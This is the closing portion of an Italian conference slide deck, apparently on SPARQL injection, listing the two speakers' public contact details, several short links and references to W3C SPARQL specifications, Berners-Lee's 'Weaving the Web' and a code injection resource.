http://onofri.org/u/arc2012

http://onofri.org/u/vm2012

Conclusioni

Grazie! Domande?

- Simone Onofri
  simone.onofri@gmail.com

  @simoneonofri

- Luca Napolitano
  beinux3@gmail.com

  @beinux3

http://onofri.org/u/sparqli2012

Riferimenti

- Tim Berners-Lee - Weaving the Web

  http://www.w3.org/People/Berners-Lee/Weaving/Overview.html
- W3 - SPARQL Query Language for RDF

  http://www.w3.org/TR/rdf-sparql-query/
- SPARQL 1.1 Query Language

  http://www.w3.org/TR/sparql11-query/
- Code Injection

  http://www.morelab.deusto.es/code_injection/